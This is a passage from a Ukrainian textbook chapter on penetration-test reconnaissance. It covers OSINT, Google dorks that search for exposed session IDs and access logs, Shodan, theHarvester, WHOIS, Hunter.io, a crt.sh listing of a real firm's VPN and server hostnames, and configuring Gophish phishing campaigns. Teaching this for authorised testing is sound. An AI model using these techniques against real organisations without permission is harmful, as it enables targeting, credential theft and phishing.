- **Доступ до інформації** – визначення, до якої інформації або даних сторони отримають доступ (технічні дані, бізнес-плани, списки клієнтів, фінансові звіти, результати тестування та інші документи) та обмеження доступу лише до необхідної інформації, яка потрібна для виконання завдань.
- **Визначення конфіденційної інформації** – перелік типів інформації, яка вважається конфіденційною, включаючи будь-які письмові, усні, електронні або фізичні дані, які є власністю однієї зі сторін і не є загальнодоступними, та інформації, яка не є конфіденційною, наприклад, інформації, що вже є загальнодоступною, або отримана легальним шляхом від третьої сторони.
- **Нерозголошення конфіденційної інформації** – зобов’язання зберігати конфіденційність, не розголошувати, не передавати, не копіювати та не використовувати конфіденційну інформацію для будь-яких цілей, крім тих, які зазначені в угоді, та визначення періоду, протягом якого зобов'язання щодо конфіденційності залишаються в силі, наприклад, протягом 3-5 років після завершення співпраці.
- **Обов’язкове розголошення** – визначення обставин, за яких конфіденційну інформацію може бути розкрито, наприклад, за вимогою суду, регулятора, або іншого законного органу, а також обов’язок сторони, що розголошує інформацію за вимогою закону, повідомити про це іншу сторону заздалегідь, якщо це можливо.

- **Повернення або знищення матеріалів**, що містять конфіденційну інформацію, після завершення співпраці або на вимогу однієї зі сторін та надання підтвердження про це.
- **Застосовне законодавство та юрисдикція**, наприклад, закони країни, де зареєстрована організація або де проводиться діяльність, встановлення судової юрисдикції для розгляду спорів, що можуть виникнути з NDA, наприклад, суди конкретного штату, країни або регіону.

Збір інформації

Збір інформації[15] – це акт збору корисної інформації про цільову систему, мережу або користувача. Пасивний та активний збір інформації – це два основні методи розвідки, які використовуються у процесі пентестування для збору даних про цільову систему або мережу.




Рис. 6.2 Пасивний та активний збір інформації

Пасивний збір інформації полягає у збиранні даних про цільову систему без будь-якої прямої взаємодії з нею, щоб не залишати слідів і не привертати увагу цілі до того, що відбувається розвідка.

Методи пасивного збору інформації:

- **OSINT** (Open Source Intelligence) – використання загальнодоступних джерел, таких як соціальні мережі, пошукові системи, бізнес-каталоги, новини та інші онлайн-ресурси[16].
- **DNS-запити** – отримання інформації про доменні імена, IP-адреси, записи DNS (наприклад, MX, A, TXT) без прямого контакту з цільовою системою.
- **WHOIS-запити** – отримання інформації про реєстрантів доменів, включаючи контактні дані, дати реєстрації та закінчення.
- **Збір метаданих** – аналіз метаданих документів, зображень або файлів, які опубліковані онлайн, для отримання інформації про користувачів, ПЗ або середовище створення файлів.

[15] RedTeam-Tools. Розвідка. URL: https://hackyourmom.com/osvita/%e2%84%962-redteam-tools-rozvidka/

[16] OSINT Framework. URL: https://osintframework.com/

- **Аналіз соцмереж** – збір даних із профілів співробітників компанії, таких як LinkedIn, Facebook, X, для виявлення структур, ключових осіб та потенційних слабких місць.

Активний збір інформації передбачає прямий контакт з цільовою системою, що може залишити сліди або спровокувати сповіщення про можливу атаку. Цей метод є більш ризикованим, але дозволяє отримати більш точні та специфічні дані.

Методи активного збору інформації:

- **Сканування портів** – визначення відкритих портів і служб, що працюють на цільових системах, за допомогою інструментів, таких як Nmap.
- **Банер-граббінг** – отримання інформації про операційну систему, версії ПЗ та налаштування сервісів шляхом підключення до сервісів через відкриті порти.
- **Сканування вразливостей** – використання інструментів для перевірки наявності відомих вразливостей у системах, таких як Nessus, OpenVAS.
- **Соціальна інженерія** – активне звернення до співробітників або інших осіб з метою отримання конфіденційної інформації через фішинг, телефонні дзвінки або особисті зустрічі.
- **Ping і Traceroute** – використання команд для визначення доступності хостів і топології мережі.

Пасивний збір інформації менш помітний, мінімізує ризик виявлення, але надає обмежену кількість даних, в той час як активний збір забезпечує детальнішу інформацію, але з ризиком бути виявленим цільовою системою. Обидва підходи використовуються для різних етапів пентестування і можуть доповнювати один одного для отримання повної картини безпеки цільової системи.

Google Dorking

Google Dorking[17] – це техніка використання розширених пошукових операторів для виявлення специфічної інформації в інтернеті, яка може бути конфіденційною або небезпечною для оприлюднення. Хоча назва включає Google, ця техніка не обмежується лише Google і може застосовуватися в інших пошукових системах.

Приклади Google Dorking:

intext:JSESSIONID OR intext:PHPSESSID

Цей оператор шукає сторінки, де у тексті містяться слова *JSESSIONID* або *PHPSESSID*, що може вказувати на ідентифікатори сесії вебдодатків Java та PHP.

inurl:access.log

Цей оператор шукає URL-адреси, які містять *access.log*. Логи доступу можуть містити важливу інформацію, таку як IP-адреси, запити, помилки, і навіть сесійні дані, іншу діагностичну інформацію, конфіденційні дані, що можуть бути корисними для аналізу безпеки.

[17] Google Hacking Database. URL: https://www.exploit-db.com/google-hacking-database

ext:log

Цей оператор обмежує пошук файлами з розширенням *.log*.

Використання Google Dorking дозволяє знаходити відкриті та неналежно захищені файли, що можуть бути доступні для публічного перегляду через інтернет. Професіонали з безпеки можуть використовувати такі запити для пошуку відкритих вразливостей у своїх системах або для аналізу загроз. Ця техніка використовується для виявлення слабких місць в системах до того, як ними скористаються зловмисники.

Shodan

Shodan[18] – це пошукова система, яка спеціалізується на скануванні та індексації пристроїв, підключених до інтернету. На відміну від звичайних пошукових систем, які шукають вебсайти, Shodan шукає такі пристрої, як: вебкамери, сервери, маршрутизатори, інтернет речі (IoT), промислові системи управління (SCADA). Вона є потужним інструментом для проведення розвідки в кіберпросторі. Використовується переважно фахівцями з кібербезпеки, але також може бути використаний зловмисниками.




Рис. 6.3 Shodan

Shodan сканує Інтернет на предмет відкритих портів і сервісів на пристроях. Це дозволяє виявляти сервери, вебкамери, маршрутизатори та інші пристрої, які можуть бути відкритими і доступними ззовні. Він може допомогти знайти пристрої з відомими вразливостями, оскільки індексує інформацію про версії ПЗ та можливі експлойти. Може надати дані про географічне розташування пристрою, його тип (сервер, камера, маршрутизатор) та інші технічні характеристики, що дозволяє будувати повну картину мережевого середовища. Часто використовується для моніторингу промислових систем управління (SCADA), енергетичних установок, водопостачання та інших критичних інфраструктурних об'єктів. Це дозволяє виявляти недоліки у безпеці та захищати такі системи від потенційних атак. Може бути використаний для аналізу активів, що були атаковані або могли бути використані зловмисниками. Його API дозволяє автоматизувати пошук і збір даних.

[18] Shodan. URL: https://www.shodan.io/

TheHarvester

TheHarvester[19] – це інструмент для збору інформації, який використовується в етапах розвідки при тестуванні на проникнення та інших кібербезпекових заходах. Він допомагає знаходити і збирати інформацію про домени, IP-адреси, піддоменів, електронні адреси та інші дані, доступні з відкритих джерел.

TheHarvester може шукати електронні адреси, пов'язані з певним доменом, що може бути корисно для фішинг-кампаній (в рамках етичного хакінгу) або для оцінки вразливостей у поштових системах. Інструмент може знаходити піддомени, що допомагає зрозуміти структуру вебсайтів і сервісів, пов'язаних з основним доменом. Збирає IP-адреси, пов'язані з доменами, що допомагає в аналізі мережевої інфраструктури. Він використовує різні джерела для збору інформації, включаючи пошукові системи (Google, Bing), соціальні мережі (LinkedIn), сервіси DNS, та інші відкриті бази даних. Збирає дані про хости і сервери, що працюють у мережі, що може бути використано для планування подальших тестів на проникнення.

Основне використання TheHarvester – це розвідка на початкових етапах тестування на проникнення. Він допомагає зібрати дані, які потім використовуються для виявлення вразливостей. Зібрані електронні адреси можуть бути використані для створення цільових фішинг-кампаній, що є частиною тестування безпеки. Інструмент допомагає визначити, які служби та системи доступні з інтернету, що дозволяє оцінити потенційні точки входу для атак.

Для пошуку електронних адрес, піддоменів та IP-адрес, пов'язаних з доменом example.com, можна використовувати команду:

```
theHarvester -d example.com -l 500 -b google
```

Ця команда шукає до 500 результатів, використовуючи пошукову систему Google.

WHOIS

WHOIS (походить від фрази «Who is responsible for this domain name?» – Хто відповідальний за це доменне ім'я?) – це протокол і служба, що дозволяє отримувати інформацію про доменні імена, IP-адреси, імена автономних систем (AS) та інші інтернет-ресурси. Він є одним із ключових інструментів у процесі пасивного збору інформації під час пентестування або розвідки.

Що можна дізнатися за допомогою WHOIS:

- **Реєстрант домену** – ім'я фізичної особи, компанії або організації, яка зареєструвала домен.
- **Контактні дані** – електронна пошта, телефонний номер і поштова адреса реєстранта або адміністративних контактів.
- **Дати реєстрації** – коли домен був зареєстрований, оновлений і коли закінчується термін його дії.
- **Реєстратор** – компанія, яка зареєструвала доменне ім'я.
- **DNS-сервери** – інформація про DNS-сервери, що обслуговують домен.

[19] TheHarvester. URL: https://www.kali.org/tools/theharvester/

– **Статус домену** (наприклад, active, clientTransferProhibited), який вказує на те, чи доступний він для передачі або змін.

WHOIS працює як централізована база даних, до якої можна здійснювати запити за допомогою WHOIS-клієнта або через вебінтерфейс. Запит направляється до реєстратора або регістра (наприклад, ICANN, RIPE, ARIN), який відповідає за домен або IP-адресу, і повертає відповідну інформацію.

Пентестери використовують WHOIS для збору інформації про ціль, ідентифікації ключових контактів та відслідковування структури власності доменів, перевірки правильності реєстраційних даних, особливо у випадках підозри на шахрайство або порушення прав інтелектуальної власності.

Приклади команд WHOIS:

whois example.com

whois 192.0.2.1

Деякі реєстратори обмежують доступ до WHOIS-даних через політику конфіденційності, GDPR та інші регуляції. Не вся інформація може бути актуальною, оскільки дані залежать від того, наскільки точно і своєчасно реєстранти оновлюють їх у базі даних.

WHOIS є потужним інструментом для отримання базової інформації про домени та інші ресурси в Інтернеті, однак, у зв'язку з підвищеними вимогами до конфіденційності, деякі дані можуть бути обмежені або замасковані.

Hunter.io

Hunter.io – це інструмент для пошуку та валідації електронних адрес. Hunter.io дозволяє швидко знайти електронні адреси, пов'язані з певним доменом, а також перевірити їх на дійсність.




Рис. 6.4 Hunter.io


Інструмент дозволяє знаходити електронні адреси, пов'язані з конкретними доменами. Наприклад, ввівши домен компанії, можна отримати список корпоративних адрес, пов'язаних з цим доменом.

Hunter.io має функцію валідації адрес, яка допомагає перевірити, чи є електронна адреса дійсною та активною, що знижує ризик відправлення повідомлень на неіснуючі адреси, що може негативно вплинути на репутацію відправника та завадити розсиланню. Можна знайти електронну адресу конкретної людини за ім'ям і доменом компанії.

Hunter.io підтримує інтеграції з іншими інструментами, такими як CRM-системи, інструменти для управління контактами. Також доступний API для автоматизації процесу збору та перевірки адрес. Можна створювати списки контактів, експортувати їх у зручному форматі, що полегшує роботу з масовими розсилками. Існує плагін для Google Chrome, який дозволяє знаходити електронні адреси безпосередньо на вебсайтах, що переглядаються.

crt.sh

crt.sh – це безкоштовний онлайн-сервіс, який дозволяє здійснювати пошук і аналіз сертифікатів SSL/TLS, виданих Центрами Сертифікації (Certificate Authority, CA). Він надає доступ до загальнодоступної бази даних сертифікатів, що можуть бути корисні для безпеки, досліджень або моніторингу доменів. Використовується фахівцями з кібербезпеки, етичними хакерами та аналітиками для збору інформації про сертифікати SSL/TLS, видані на певні домени. Це допомагає ідентифікувати потенційні слабкі місця, а також відслідковувати активність, пов'язану з безпекою доменів.



crt.sh ID	Logged At	Not Before	Not After	Identity	Issuer Name
1754495641	2019-08-09	2019-08-07	2020-09-07	robopro.irobot.com	C=US, O=Amazon, OU=Server CA 1B, CN=Amazon
1753074895	2019-08-09	2019-08-09	2020-08-08	educate.irobot.com	C=US, ST=CA, L=San Francisco, O="CloudFlare, Inc.", CN=CloudFlare Inc ECC CA-2
1753159387	2019-08-09	2019-08-09	2020-08-08	educate.irobot.com	C=US, ST=CA, L=San Francisco, O="CloudFlare, Inc.", CN=CloudFlare Inc RSA CA-1
1753108640	2019-08-09	2019-08-09	2019-11-07	educate.irobot.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
1753074713	2019-08-09	2019-08-09	2020-08-08	education.irobot.com	C=US, ST=CA, L=San Francisco, O="CloudFlare, Inc.", CN=CloudFlare Inc ECC CA-2
1753074698	2019-08-09	2019-08-09	2020-08-08	education.irobot.com	C=US, ST=CA, L=San Francisco, O="CloudFlare, Inc.", CN=CloudFlare Inc RSA CA-1
1753106773	2019-08-09	2019-08-09	2019-11-07	education.irobot.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
1753072187	2019-08-09	2019-08-09	2020-08-08	edu.irobot.com	C=US, ST=CA, L=San Francisco, O="CloudFlare, Inc.", CN=CloudFlare Inc ECC CA-2
1753072221	2019-08-09	2019-08-09	2020-08-08	edu.irobot.com	C=US, ST=CA, L=San Francisco, O="CloudFlare, Inc.", CN=CloudFlare Inc RSA CA-1
1753106107	2019-08-09	2019-08-09	2019-11-07	edu.irobot.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
1749276019	2019-08-07	2019-08-07	2020-09-07	robopro.irobot.com	C=US, O=Amazon, OU=Server CA 1B, CN=Amazon
1748647907	2019-08-07	2019-08-07	2020-08-11	trp-vpn.irobot.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1748647907	2019-08-07	2019-08-07	2020-08-11	vpn.irobot.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1747421979	2019-08-07	2019-05-14	2021-05-18	adfs.testenv.irobot.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1747396077	2019-08-07	2019-04-24	2021-04-28	autodiscover.irobot.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1747396077	2019-08-07	2019-04-24	2021-04-28	colo-cas-01.wardrobe.irobot.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1747396077	2019-08-07	2019-04-24	2021-04-28	colo-cas-02.wardrobe.irobot.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1747396077	2019-08-07	2019-04-24	2021-04-28	colo-ex-01.wardrobe.irobot.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1747396077	2019-08-07	2019-04-24	2021-04-28	hq-cas-01.wardrobe.irobot.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA

Рис. 6.5 Запит до crt.sh

Пошук за доменом на crt.sh дозволяє знайти всі пов'язані сертифікати, що, в свою чергу, може розкрити додаткові піддомени. Використовуючи пошук за назвою організації, можна ідентифікувати всі сертифікати, видані

для цієї організації, що допомагає у виявленні нових доменів або сервісів, які використовуються організацією. Це корисно для складання карти поверхні атаки або розвідки мережі.

Аналізуючи історію сертифікатів для певного домену, можна зрозуміти, як змінювалась інфраструктура безпеки з часом, що може допомогти виявити старі або неправильно налаштовані сертифікати. Знаходячи застарілі сертифікати, можна виявити потенційні ризики, наприклад пов'язані з використанням незахищених або слабких методів шифрування.

Сервіс дозволяє перевіряти, чи були видані сертифікати на ваші домени без вашого дозволу. Перевірка наявності несанкціонованих сертифікатів може допомогти виявити можливі компрометації, наприклад, коли зловмисники видають фальшиві сертифікати на ваші домени. Це важливо для захисту від атак, де зловмисники можуть видавати себе за вашу організацію.

Налаштування моніторингу певних доменів дозволяє отримувати сповіщення про видачу нових сертифікатів, що є корисним для проактивного виявлення потенційних загроз або змін в інфраструктурі.

Wappalyzer




Рис. 6.6 Wappalyzer

Wappalyzer[20] – це інструмент та браузерний плагін, що дозволяє аналізувати вебсайти, визначаючи використовувані технології. Цей інструмент може ідентифікувати вебфреймворки, системи керування контентом (CMS), платформи для електронної комерції, аналітичні

[20] Wappalyzer. URL: https://www.wappalyzer.com/

інструменти, бібліотеки JavaScript, мови програмування, сервери, бази даних, і багато іншого.

Wappalyzer показує, які технології використовуються на вебсайті, включаючи серверні та клієнтські рішення, надає детальну інформацію про кожну технологію, включаючи її назву, версію (якщо доступно), та використання на інших вебсайтах.

Доступний як плагін для основних браузерів, таких як Chrome, Firefox, Edge, що робить його зручним для використання під час перегляду вебсайтів.

Wappalyzer також пропонує API, який можна використовувати для автоматизації процесу збору даних про технології на вебсайтах, що є корисним для розробників та аналітиків.

Gophish

Gophish[21] – це платформа з відкритим вихідним кодом для проведення фішингових кампаній, яка дозволяє організаціям перевіряти стійкість співробітників до фішингових атак. Вона використовується для створення симуляцій фішингових атак, спрямованих на підвищення обізнаності співробітників про кіберзагрози та навчання їх правильним діям у разі отримання підозрілих листів. Дозволяє легко налаштовувати та запускати фішингові кампанії, імітуючи реальні атаки. Користувачі можуть налаштувати шаблони електронних листів, сторінки збору даних (наприклад, фальшиві форми для введення паролів) і розсилати їх на задані адреси. Платформа надає зручний інтерфейс для керування всіма аспектами кампанії, включно зі списками отримувачів, контентом листів та налаштуванням параметрів відправлення. Gophish збирає дані про поведінку отримувачів (наприклад, відкриття листа, переходи за посиланнями, введення даних), що дозволяє оцінити рівень обізнаності та вразливість співробітників до фішингу. Інструмент надає детальні звіти про результати кампаній, які допомагають ідентифікувати слабкі місця в безпеці та ефективно навчати співробітників. Підтримує широкий спектр налаштувань, включаючи інтеграцію з іншими системами, що дозволяє налаштувати кампанії відповідно до потреб конкретної організації.

На рис 6.7 показано інтерфейс створення нової групи (New Group), що дозволяє організувати список одержувачів для фішингових кампаній. Групи використовуються для зручного управління отримувачами листів та їх сегментації. На цьому інтерфейсі вказується назва (Name) групи. Кнопка масового імпорту користувачів (Bulk Import Users) дозволяє імпортувати список користувачів через завантаження файлу у форматі CSV, що спрощує додавання великої кількості користувачів одночасно. Над таблицею з користувачами є поля для фільтрації списку за іменем (First Name), прізвищем (Last Name), електронною поштою (Email) і посадою (Position). Це дозволяє швидко знаходити або відбирати потрібних користувачів у великій групі.

На рис. 6.8 показано інтерфейс налаштування нового профілю відправки (Sending Profile), що дозволяє створити профіль для відправки електронних листів у фішингових кампаніях. На цьому інтерфейсі вказуються: назва профілю відправки (Name), що допомагає ідентифікувати профіль серед інших, тип інтерфейсу (Interface Type), наприклад, SMTP, що є стандартним протоколом для відправки електронної пошти, в полі From вказується ім'я відправника і його електронна адреса, які будуть відображатися у одержувача,

[21] Gophish. URL: https://getgophish.com/




Рис. 6.7 Інтерфейс створення нової групи в Gophish




Рис. 6.8 Інтерфейс налаштування нового профілю відправки в Gophish

відправки листів, ім'я користувача (Username) для авторизації на SMTP-сервері та пароль (Password) для доступу до SMTP-сервера. Цей інтерфейс а також адреса SMTP-сервера (Host), який буде використовуватися для дозволяє створити профіль відправки, який можна використовувати в кампаніях Gophish для надсилання фішингових листів із заданими параметрами. Важливо правильно налаштувати профіль, щоб листи надсилались коректно і не були блоковані або позначені як спам.

